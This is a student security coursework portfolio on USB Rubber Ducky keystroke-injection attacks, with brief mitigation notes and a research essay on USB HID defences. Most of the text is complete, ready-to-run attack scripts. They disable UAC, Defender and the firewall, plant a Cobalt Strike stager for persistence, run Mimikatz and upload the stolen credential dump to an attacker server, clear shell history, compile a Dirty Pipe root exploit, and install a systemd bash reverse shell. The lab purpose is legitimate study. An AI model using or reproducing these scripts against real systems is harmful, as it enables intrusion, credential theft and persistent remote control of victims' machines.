USB Rubber Ducky Assignment Portfolio- 2

Computer & Network Security - UFCFVN-30-M

2022

Student Number: [redacted]

The University of the West of England

1 Design and implementation of the Ducky Scripts

1.1 Attack 1: Deploy a Windows Reverse shell with AutoStart Execution

1.1.1 Attack Description

This attack will demonstrate the windows stager payload to use to get the reverse shell of the windows machine. The attacker deploys malicious payload into the windows startup folder to execute upon user login to gain persistence access. The Widows startup folder can be opened with the Run command window by typing "***shell:startup***" or giving the full path to the folder. The payload will be downloaded from the payload server that is hosted on the attacker's machine.

1.1.2 Ducky Script and Payload

The ducky script executes the windows run dialogue box and types in a single line of PowerShell command and runs it. This command gives a process with administrator permissions (same as opening the PowerShell with run as administrator).

```

REM |===Start PowerShell as admin===|
DELAY 500
GUI r
DELAY 1000
STRING powershell Start-Process powershell -Verb runAs
ENTER
DELAY 1500
ALT y
DELAY 500

```

Figure 1

The script then executes PowerShell commands to turn off the Windows Defender and firewall. This will allow us to download our payload to the victim's machine. The following code snippet will include our payload route as an exclusion path in Windows Defender, because when windows defender turns back up, it may remove our payload from the victim machine.

```
REM |===Disabling the UAC===|
STRING Set-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name ConsentPromptBehaviorAdmin -Value 0
ENTER
DELAY 100

REM |===Disabling the Real Time Monitoring===|
STRING Set-MpPreference -DisableRealtimeMonitoring $true
ENTER
DELAY 100

REM |===Disabling the Firewall===|
STRING Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
ENTER
DELAY 100

REM |===Add Exclusion Path Windows Defender===|
STRING Set-MpPreference -ExclusionPath "$home\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\artifact.exe"
ENTER
DELAY 100
STRING $shell = "$home\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\artifact.exe"
ENTER
DELAY 100
STRING Invoke-WebRequest -uri http://192.168.0.153/files/artifact.exe -outfile $shell
ENTER
DELAY 1000
```

Figure 2

Finally, the script will execute our malicious payload and it will receive the attacker's C2 server. Our payload will run each time the victim restarts their computer.



Figure 3

1.1.3 Reverse Shell with Cobalt Strick C2

The attacker runs the C2 server to catch the TCP reverse shell connectivity. In this scenario, I have deployed the Cobalt Strike server as our C2 server. The C2 server will receive a reverse shell connection when the victim's computer executes our payload. After that, the attacker can do any post-exploitation and data exfiltration attacks.



Figure 4

1.1.4 Mitigation

It is recommended to implement proper anti-virus software and enable tamper protection from the user end machine. furthermore, it is possible to disable unwanted USB devices from the computer. This can be done by using third-party software or a Group Policy object. The ProductID and Vendor ID whitelisting software can be used to mitigate such type of attacks. The payload is communicating with the C2 server, it is recommended to install a network base firewall to block unwanted network traffics and ports.

1.2 Attack 2: Domain User's Credential Dump with Mimikatz

1.2.1 Attack Description

This attack will focus on the domain user's credential dump using the Mimikatz tool. Supposed that the attacker already knows the admin password for the local admin user. The current logon user is a student. The student account is managed by the active directory server admin. The objective of the attacker is to dump the domain and local user's credentials. The attacker will download Mimikatz executable file from the payload server that is hosted on the attacker's machine. Then, the Mimikatz will dump the victim's login passwords, Ekeys, MsCash hashes, SAM and secretes. The password dump will be saved under the user's desktop /tmp folder, and it will upload to the attacker's payload server via a PowerShell command. After that, the attacker can use brute force or any password attack to retrieve plaintext passwords from the hash dump. other than that attacker can use NTLM hash to pass the hash attack.

1.2.2 Ducky Script and Payload

First, the script will self-elevate Windows PowerShell as a local administrator privilege. In this example, the attacker needs to give a local admin password for PowerShell to be elevated to the administrator level. The local admin credential is already hardcoded in the script. Then the script will obfuscate the PowerShell window. The below code snippet will reduce the PowerShell window to as small as possible and it also moves the PowerShell console to the edge of the screen.

```
REM |===Start PowerShell as admin===|
DELAY 1000
GUI r
DELAY 1000
STRING powershell Start-Process powershell -Verb runAs
ENTER
DELAY 3000
STRING uwe-pc\local_admin
TAB
DELAY 1000
STRING Admin@123
DELAY 100
ALT y
DELAY 2000

REM |=== Obfuscate the command prompt ===|
ALT SPACE
DELAY 1000
STRING m
DELAY 500
DOWNARROW
REPEAT 100
ENTER
DELAY 1000
STRING mode con:cols=30 lines=1
ENTER
DELAY 50
```

Figure 5

Before downloading the Mimikatz executable, it should disable the Windows defender and firewall. The following code snippet will disable Windows real-time monitoring and firewall. Then it will also allow permission to execute the PowerShell script.

```
REM |===Disable Windows defender====|
STRING Set-MpPreference -DisableRealtimeMonitoring $true
ENTER
DELAY 50
Set-MpPreference -EnableControlledFolderAccess Disabled
ENTER
DELAY 50

REM |===Set Powershell EXE Policy====|
STRING Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope CurrentUser
ENTER
DELAY 50
STRING y
ENTER
DELAY 200

REM |===Disabling the UAC===|
STRING Set-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name ConsentPromptBehaviorAdmin -Value 0
ENTER
DELAY 200

REM |===Disabling the Firewall===|
STRING Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
ENTER
DELAY 200
```

Figure 6

After disabling the Windows defender and firewall, the script will create a “tmp” folder under the user's Desktop. Then, the Mimikatz binary will download using the PowerShell “Invoke-WebRequest” command and it will run as a single line of code with the Mimikatz parameters.

```
REM |=== Download and Run Mimikatz ===|
STRING cd $home\Desktop\tmp
ENTER
DELAY 1000
STRING Invoke-WebRequest "http://192.168.0.153/files/mimikatz.exe" -OutFile "mimi.exe"
ENTER
DELAY 500
STRING .\mimi.exe log version privilege::debug token::elevate lsadump::cache sekurlsa::msv sekurlsa::logonpasswords sekurlsa::ekeys vault::cred vault::list  lsadump::sam lsadump::secrets vault::cred vault::list answer exit
ENTER
DELAY 500
```

Figure 7

Finally, the output of the Mimikatz password dump log will upload to the attacker’s web server using PowerShell “UploadFile” function.

```
Administrator: Windows PowerShell
Flags       : 00000000
Credential  :
Attributes  : 32


mimikatz(commandline) # vault::list

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
        Name       : Web Credentials
        Path       : C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
        Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
        Name       : Windows Credentials
        Path       : C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Vault
        Items (0)

mimikatz(commandline) # answer
42.

mimikatz(commandline) # exit
Bye!
PS C:\Users\local_admin\Desktop\tmp> $wc = New-Object System.Net.WebClient
PS C:\Users\local_admin\Desktop\tmp> $resp = $wc.UploadFile('http://192.168.0.153/','C:\Users\local_admin\Desktop\tmp\mimikatz.log')
PS C:\Users\local_admin\Desktop\tmp>
```

Figure 8



Figure 9

1.2.3 Mitigation

Obtaining the user's credentials from the targeted device is the primary goal of the attacker. The LSASS process memory not only store local user credential but also domain users. It is recommended to secure the LSASS process with system hardening or any other threat defence system. It is good to enable the Windows Defender Credential Guard and tamper protection. It is also possible to Disable “UserLogonCredential” in WDigest. According to the MITRE ATT&CK, it is suggested to enable attack surface reduction rules to secure LSASS. Another important defence is to block local administrative access from the standard users. Administrators can install and deploy AV detection software and monitoring tools to alert on this type of attack.

1.3 Attack 3: Linux Dirty Pipe Exploitation and persistent reverse shell

1.3.1 Attack Description

This attack shows Linux dirty pipe exploitation (CVE-2022-0847) that hijacks a SetUID binary to spawn a root shell. This exploit needs a Linux kernel version 5.8 or later. the exploit file will be downloaded by the payload server. Then, it needs to compile with the GCC compiler to create the binary file. The script creates a /tmp folder and downloads the exploit file to the /tmp file through the WGET command. After compiling and executing the payload, it gives the root user shell to the attacker and then it creates a reverse shell for the attacker machine. Furthermore, the script will create a new “systemd” service to keep the payload running in the background.

1.3.2 Ducky Script and Payload

First, the script opens the Linux terminal and runs a command to stop storing terminal history. This will help the attacker to keep the track clear. Next, the payload is saved to the "/tmp" file after being downloaded from the attacker's payload server.

```
DEFUALT DELAY 500

REM |===== Run Terminal ====|
CTRL ALT T
DELAY 1000
STRING unset HISTFILE && HISTSIZE=0 && rm -f $HISTFILE && unset HISTFILE
ENTER
DELAY 100


REM |==== Downlaod the Payload ====|
STRING cd /tmp
ENTER
STRING wget http://192.168.0.153/files/dirty.c
ENTER
DELAY 500

```

Figure 10

The following code snippet shows how the exploit file compiles and executes. Finally, the reverse shell will be created as a Linux service once the root shell has been obtained.

```
REM |==== Execute Dirty PIP ====|
STRING gcc dirty.c -o a.out
ENTER
DELAY 50
STRING ./a.out /usr/bin/su
ENTER
DELAY 300

REM |=== Add Payload to systemd service ====|
STRING echo -e "[Unit]\nDescription= System BUS handler\n\n[Service]\nExecStart=/bin/bash  -c 'bash -i >& /dev/tcp/192.168.0.153/4444 0>&1'\nUser=
root\nRestart=on-failure\nSuccessExitStatus=3 4\nRestartForceExitStatus=3 4\n\n[Install]\nWantedBy=default.target" > uwe.service
ENTER
DELAY 500


REM |==== Enable Service ====|
STRING systemctl daemon-reload
ENTER
DELAY 50
STRING systemctl enable /tmp/uwe.service
ENTER
DELAY 50
STRING systemctl start uwe.service
ENTER
DELAY 100

REM  |=== Exit Terminal ====|
STRING Exit
Enter

```

Figure 11



Figure 12



Figure 13

1.3.3 Mitigation

Make sure the Linux kernel is patched and up to date with the latest kernel version. It is recommended to harden the Linux servers according to the proper hardening standard. Another method to mitigate USB HID attacks is to use the whitelist and blacklist. There is an official framework available to configure USB authentication (Perez-Gonzalez, 2007). This allows the user to disable all USB controllers and then enable only the devices that need to authorize. It is also recommended to install a DLP solution to detect and monitor such attacks.

2 The Research Task

How organizations can detect and protect themselves against USB HID attacks.

Malicious USB devices allow for a wider attack direction in which attackers can steal or modify critical data in computer systems. The malicious USB devices can act themselves as legitimate devices such as keyboards and Mouse etc. the USB-based devices identify as Human interface devices by an OS, and then being initialized can input any combination of keystrokes at incredible human speed. Malicious USB devices have long been used as an attack vector because the majority of these attacks depend on users who unintentionally expose their companies to internal attacks. The recent security breaches illustrate that attackers employed adversaries to use such devices to spread malware, take control of systems, and exfiltrate sensitive data (Langner, 2011).

There are many ways to weaponise USB HID devices. the modern generation of USB HID hacking tools has a Wi-Fi connection. One such tool is Rubber Ducky with Wi-Fi. The hacker can control the USB device remotely, which gives more flexibility and the ability to work with the USB HID device (kaspersky, 2019). Security researchers (Wang, 2010) introduced a malicious android smartphone to emulate a keyboard and mouse. They used the Android Gadget API to create a new USB driver, which they then integrated into the Android kernel. The BadUSB attack inherent vulnerability in USB firmware. It can reprogram a USB device to act as a USB HID device. The researchers are attempting to make BadUSB attacks more effective by finding new ways to use them and reducing their attack surface. The book (Han, 2016) demonstrates IRON-HID can emulate keyboard functions that monitor and transmit keyboard entries. There are many techniques available to perform USB-HID attacks. For example, rubber ducky keystroke injection, the BadAndroid, BadBIOS etc.

There are several ways that organizations can identify and defend against USB-HID attacks. Implementing USB port-blocking software prevents unauthorized USB devices from being connected to the computer (Al-Zarouni, 2006). It is preferable to apply appropriate group policies to all user accounts within the company. It is easy to configure USB restrict group policies and it can be used to the disabled USB port or to allow only certain types of USB devices to be connected (Crowdstrike, 2021). The anti-virus and malware removal software can be used to detect and remove malware that may be transmitted through USB devices. The antivirus program could automatically scan removable media, detect USB malware, and remove them (ESET , 2022).

It is recommended to regularly update software and security protocols that help to protect against known threats and vulnerabilities. Train employees on security best practices to reduce internal risk in the organization. It is important to educate employees about the risk of using unknown or untrusted USB devices can help prevent them from inadvertently introducing malware into the organization's systems (Walters, 2012). It is better to conduct regular cyber security audits of the organization. Conducting regular security audits and updating protection tools and software will help to prevent USB HID-based attacks.

The USBFILTER framework introduced packet-level access control for USB devices (Tian, 2016). it can allow and deny USB functionality by adding specific rules. Additionally, it can specify which applications (like zoom) software is permitted to utilize certain USB HIDs including webcam, speaker and microphone. the TMSUI proposed a trust management scheme to protect USB storage devices for industrial control systems (Yang, 2015). Their conclusion regarding the use of a security chip, configuring an offline whitelist for allowed USB storage devices to access exactly protected terminals in the industrial control system.

The USBlock is another novel approach to detecting USB HID attacks (Neuner, 2018). It is comparable to the intrusion detection strategy. They examined the USB packet traffic's temporal characteristics. It can detect all the known malicious ducky script payloads. By implementing these measures, organizations can help protect themselves against USB HID attacks and other cyber threats.

3 References

Al-Zarouni, M. (2006) The reality of risks from consented use of USB devices. In *AUSTRALIAN INFORMATION SECURITY MANAGEMENT CONFERENCE*. Western Australia, 2006. School of Computer and Information Science, Edith Cowan University, Perth~….

Crowdstrike. (2021) *How to Manage USB Devices* [Online]. Available from: https://www.crowdstrike.com/blog/tech-center/falcon-device-control/ [Accessed 2 Januray 2023].

ESET. (2022) *Automatically scan removable media devices in ESET Windows home products* [Online]. Available from: https://help.eset.com/ees/8/en-US/idh_config_rem_media_amon.html [Accessed 2 January 2023].

Han, S.S.W.K.J.P.J.-H.K.P.E.R.J.-C. (2016) *HITBSECCONF2016-AMSTERDAM, THE 7TH ANNUAL HITB SECURITY CONFERENCE IN NETHERLANDS*. NETHERLANDS.

kaspersky. (2019) *Kaspersky Daily* [Online]. Available from: https://www.kaspersky.co.uk/blog/weaponized-usb-devices/15693/ [Accessed 2 January 2023].

Langner, R. (2011) Stuxnet: Dissecting a Cyberwarfare Weapon. *IEEE Security & Privacy* 9(3), pp. 49-51. [Accessed 2 January 2023].

Perez-Gonzalez, I. (2007) *Authorizing (or not) your USB devices to connect to the system* [Online]. Available from: https://www.kernel.org/doc/Documentation/usb/authorization.txt [Accessed 02 January 2023].

Walters, P. (2012) The risks of using portable devices. *Carnegie Mellon University. Produced for US-CERT, a government organization. Retrieved from http://www. us-cert. gov* [Accessed 2 Januray 2023].

Wang, Z.S.A. (2010) Exploiting Smart-Phone USB Connectivity for Fun and Profit. In *Proceedings of the 26th Annual Computer Security Applications Conference*. Austin, Texas, USA: Association for Computing Machinery. p.357–366.

4 Appendix 1

```
REM |===Start PowerShell as admin===|
DELAY 500
GUI r
DELAY 1000
STRING powershell Start-Process powershell -Verb runAs
ENTER
DELAY 2000
ALT y
DELAY 1000

REM |===Disabling the UAC===|
STRING Set-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name ConsentPromptBehaviorAdmin -Value 0
ENTER
DELAY 100

REM |===Disabling the Real Time Monitoring===|
STRING Set-MpPreference -DisableRealtimeMonitoring $true
ENTER
DELAY 100

REM |===Disabling the Firewall===|
STRING Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
ENTER
DELAY 100

REM |===Add Exclusion Path Windows Defender===|
STRING Set-MpPreference -ExclusionPath "$home\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\artifact.exe"
ENTER
DELAY 100
STRING $shell = "$home\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\artifact.exe"
ENTER
DELAY 100
STRING Invoke-WebRequest -uri http://192.168.0.153/files/artifact.exe -outfile $shell
ENTER
DELAY 1000


REM |===Run .exe and set up Staged TCP reverse shell===|
STRING start $shell
ENTER
DELAY 100

REM | ============ Clear Path ========|

REM |===Enable the UAC===|
STRING Set-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name ConsentPromptBehaviorAdmin -Value 1
ENTER
DELAY 100

REM |===Enable the Real Time Monitoring===|
STRING Set-MpPreference -DisableRealtimeMonitoring $false
ENTER
DELAY 100

REM |===Enalbe the Firewall===|
STRING Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled true
ENTER
DELAY 100

REM |=== Close the terminal window ===|
STRING exit
Enter
```

5 Appendix 2

```
REM |===Start PowerShell as admin===|
DELAY 1000
GUI r
DELAY 1000
STRING powershell Start-Process powershell -Verb runAs
ENTER
DELAY 3000
STRING uwe-pc\local_admin
TAB
DELAY 1000
STRING Admin@123
DELAY 100
ALT y
DELAY 2000

REM |=== Obfuscate the command prompt ===|
ALT SPACE
DELAY 1000
STRING m
DELAY 500
DOWNARROW
REPEAT 100
ENTER
DELAY 1000
STRING mode con:cols=30 lines=1
ENTER
DELAY 50

REM |===Disable Windows defender====|
STRING Set-MpPreference -DisableRealtimeMonitoring $true
ENTER
DELAY 50
Set-MpPreference -EnableControlledFolderAccess Disabled
ENTER
DELAY 50

REM |===Set Powershell EXE Policy====|
STRING Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope CurrentUser
ENTER
DELAY 50
STRING y
ENTER
DELAY 200

REM |===Disabling the UAC===|
STRING Set-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name ConsentPromptBehaviorAdmin -Value 0
ENTER
DELAY 200

REM |===Disabling the Firewall===|
STRING Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
ENTER
DELAY 200

REM |==== Create Dir for mimikatz download =====|
STRING mkdir $home\Desktop\tmp
ENTER
DELAY 200
STRING Set-MpPreference -ExclusionPath "$home\Desktop\tmp"
ENTER
DELAY 200

REM |==== Download and Run Mimikatz ===|
STRING cd $home\Desktop\tmp
ENTER
DELAY 1000
STRING Invoke-WebRequest "http://192.168.0.153/files/mimikatz.exe" -OutFile "mimi.exe"
ENTER
DELAY 500
STRING .\mimi.exe log version privilege::debug token::elevate lsadump::cache sekurlsa::msv sekurlsa::logonpasswords sekurlsa::ekeys vault::cred vault::list  lsadump::sam lsadump::secrets vault::cred vault::list answer exit
ENTER
DELAY 500


REM |==== Upload Hash File to the attacker Server ===|
STRING $wc = New-Object System.Net.WebClient
ENTER
DELAY 50
STRING $resp = $wc.UploadFile('http://192.168.0.153/','C:\Users\local_admin\Desktop\tmp\mimikatz.log')
ENTER
DELAY 100

STRING

REM |==== Clean Up Path ====|

REM |===Disable Windows defender====|
STRING Set-MpPreference -DisableRealtimeMonitoring $false
ENTER
DELAY 50
STRING Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
ENTER
DELAY 200
Set-MpPreference -EnableControlledFolderAccess Enabled
ENTER
DELAY 50

REM |===Set Powershell EXE Policy====|
STRING Set-ExecutionPolicy -ExecutionPolicy Default -Scope LocalMachine -Force
ENTER
DELAY 50

REM |==== Clean Folder ===|
STRING cd $home
ENTER
DELAY 50
STRING Remove-Item $HOME\Desktop\tmp -Recurse
ENTER
STRING exit
ENTER
```

6 Appendix 3

```
DEFUALT DELAY 500

REM |===== Run Terminal ====|
CTRL ALT T
DELAY 1000
STRING unset HISTFILE && HISTSIZE=0 && rm -f $HISTFILE && unset HISTFILE
ENTER
DELAY 100


REM |==== Downlaod the Payload ====|
STRING cd /tmp
ENTER
STRING wget http://192.168.0.153/files/dirty.c
ENTER
DELAY 500

REM |==== Execute Dirty PIP ====|
STRING gcc dirty.c -o a.out
ENTER
DELAY 50
STRING ./a.out /usr/bin/su
ENTER
DELAY 300

REM |=== Add Payload to systemd service ====|
STRING echo -e "[Unit]\nDescription= System BUS handler\n\n[Service]\nExecStart=/bin/bash  -c 'bash -i >& /dev/tcp/192.168.0.153/4444 0>&1'\nUser=
root\nRestart=on-failure\nSuccessExitStatus=3 4\nRestartForceExitStatus=3 4\n\n[Install]\nWantedBy=default.target" > uwe.service
ENTER
DELAY 500


REM |==== Enable Service ====|
STRING systemctl daemon-reload
ENTER
DELAY 50
STRING systemctl enable /tmp/uwe.service
ENTER
DELAY 50
STRING systemctl start uwe.service
ENTER
DELAY 100

REM  |=== Exit Terminal ====|
STRING Exit
Enter

```